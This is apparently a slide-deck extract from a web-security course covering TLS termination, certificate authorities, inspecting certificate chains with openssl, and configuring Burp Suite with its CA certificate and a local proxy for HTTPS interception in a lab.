
(without key management)




SSL Added
and removed
here! 😊

○ TLS Termination

Public Key Infrastructure (PKI)




HTTP Proxy Interception



○ TLS Termination

Trust me, I'm a Certificate Authority



The screenshot shows the Windows Certificate Manager (certlm) window. The title bar reads "certlm - [Certificates - Local Computer\Trusted Root Certification Authorities\Certificates]". The menu bar includes "File", "Action", "View", and "Help". The toolbar contains icons for back, forward, refresh, and other standard file management actions. The left pane shows a tree view of the "Certificates - Local Computer" folder, with "Trusted Root Certification Authorities" expanded. The right pane displays a table of certificates.

Issued To	Issued By	Expiration Date	Intended Purposes	Friendly Name
AAA Certificate Services	AAA Certificate Services	01/01/2029	Client Authenticati...	Sectigo (AAA)
AddTrust External CA Root	AddTrust External CA Root	30/05/2020	Client Authenticati...	Sectigo (AddTrust)
Baltimore CyberTrust Root	Baltimore CyberTrust Root	13/05/2025	Client Authenticati...	DigiCert Baltimore Root
Buypass Class 2 Root CA	Buypass Class 2 Root CA	26/10/2040	Client Authenticati...	Buypass Class 2 Root CA
Certum Trusted Network CA	Certum Trusted Network CA	31/12/2029	Client Authenticati...	Certum Trusted Network CA
Class 3 Public Primary Certification Authority	Class 3 Public Primary Certificatio...	02/08/2028	Client Authenticati...	VeriSign Class 3 Public Primary CA
COMODO RSA Certification Authority	COMODO RSA Certification Auth...	19/01/2038	Client Authenticati...	Sectigo (formerly Comodo CA)
Copyright (c) 1997 Microsoft Corp.	Copyright (c) 1997 Microsoft Corp.	31/12/1999	Time Stamping	Microsoft Timestamp Root
DigiCert Assured ID Root CA	DigiCert Assured ID Root CA	10/11/2031	Client Authenticati...	DigiCert
DigiCert CS RSA4096 Root G5	DigiCert CS RSA4096 Root G5	15/01/2046	Code Signing, Time...	DigiCert CS RSA4096 Root G5
DigiCert Global Root CA	DigiCert Global Root CA	10/11/2031	Client Authenticati...	DigiCert
DigiCert Global Root G2	DigiCert Global Root G2	15/01/2038	Client Authenticati...	DigiCert Global Root G2
DigiCert Global Root G3	DigiCert Global Root G3	15/01/2038	Client Authenticati...	DigiCert Global Root G3
DigiCert High Assurance EV Root CA	DigiCert High Assurance EV Root ...	10/11/2031	Time Stamping, Sec...	DigiCert
DigiCert Trusted Root G4	DigiCert Trusted Root G4	15/01/2038	Client Authenticati...	DigiCert Trusted Root G4
DST Root CA X3	DST Root CA X3	30/09/2021	Client Authenticati...	DST Root CA X3
Entrust Root Certification Authority	Entrust Root Certification Authority	27/11/2026	Client Authenticati...	Entrust
Entrust Root Certification Authority - G2	Entrust Root Certification Authori...	07/12/2030	Client Authenticati...	Entrust.net
Entrust.net Certification Authority (2048)	Entrust.net Certification Authority...	24/07/2029	Client Authenticati...	Entrust (2048)
GlobalSign	GlobalSign	18/03/2029	Client Authenticati...	GlobalSign Root CA - R3
GlobalSign	GlobalSign	10/12/2034	Client Authenticati...	GlobalSign Root CA - R6
GlobalSign	GlobalSign	19/01/2038	Client Authenticati...	GlobalSign ECC Root CA - R5
GlobalSign Code Signing Root R45	GlobalSign Code Signing Root R45	18/03/2045	Code Signing	GlobalSign Code Signing Root R45
GlobalSign Root CA	GlobalSign Root CA	28/01/2028	Client Authenticati...	GlobalSign Root CA - R1
Go Daddy Class 2 Certification Authority	Go Daddy Class 2 Certification Au...	29/06/2034	Client Authenticati...	Go Daddy Class 2 Certification Authority
Go Daddy Root Certificate Authority - G2	Go Daddy Root Certificate Author...	01/01/2038	Client Authenticati...	Go Daddy Root Certificate Authority - G2
Hotspot 2.0 Trust Root CA - 03	Hotspot 2.0 Trust Root CA - 03	08/12/2043	Client Authenticati...	Hotspot 2.0 Trust Root CA - 03

Trusted Root Certification Authorities store contains 63 certificates.

Inspecting TLS Certificate Chain

```
$ echo | openssl s_client -showcerts -connect example.com:443  
$ echo cert.pem | openssl x509 -noout -text
```

```
└─ [★]$ echo | openssl s_client -showcerts -connect www.sbb.ch:443 2>/dev/null | openssl x509 -text -noout  
Certificate:  
  Data:  
    Version: 3 (0x2)  
    Serial Number:  
      04:6d:91:75:04:80:1c:70:f9:d9:a4:48:ed:e0:cb:e4  
    Signature Algorithm: sha256WithRSAEncryption  
    Issuer: C = US, O = Amazon, CN = Amazon RSA 2048 M02  
    Validity  
      Not Before: Feb  7 00:00:00 2025 GMT  
      Not After : Mar  8 23:59:59 2026 GMT  
    Subject: CN = www.sbb.ch  
    Subject Public Key Info:  
      Public Key Algorithm: rsaEncryption  
      Public-Key: (2048 bit)
```

#2 Burp Suite

Burp Suite

Community Edition

Essential manual toolkit - perfect for learning more about AppSec.

What's included?

Community

- ✓ HTTP(s) / WebSockets proxy and history.
- ✓ Essential tools - Repeater, Decoder, Sequencer, and Comparer.
- ✓ Burp Intruder (demo).

Burp Suite

Professional

Faster, more reliable security testing for AppSec professionals.

Professional

- ✓ **Everything in Community Edition, plus ...**
- ✓ Project files (save your work).
- ✓ Orchestrate custom attacks (Burp Intruder - full version).
- ✓ Web vulnerability scanner.
- ✓ Pro-exclusive BApp extensions.
- ✓ Search function.
- ✓ Auto and manual OAST testing (Burp Collaborator).
- ✓ Automatically crawl and discover content to test.
- ✓ And much more ...

BUY NOW - \$475

Find out more →

<https://portswigger.net/burp/communitydownload>



Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn ⚙ SettingsIntercept HTTP history WebSockets history Match and replace ⚙ Proxy settings

🔄 Intercept on

→ Forward



Drop

🌐 Open browser



Time	Type	Direction	Method	URL	Status code	Length
------	------	-----------	--------	-----	-------------	--------

**Intercept is on**


Messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.

[Learn more](#)[Open browser](#)

Overwhelming GUI

Burp Suite Browser Setup

- Step 1: Import Portswigger CA Certificate
- Step 2: Configure local proxy on http://127.0.0.1:8080




This is the default Burp Suite config under *Settings > Tools > Proxy*

Firefox Certificate Management

In the browser settings:

- Look for certificate management
- Import the PortSwigger CA certificate

Note: this is already provided in HTB PwnBox





Firefox Proxy Settings

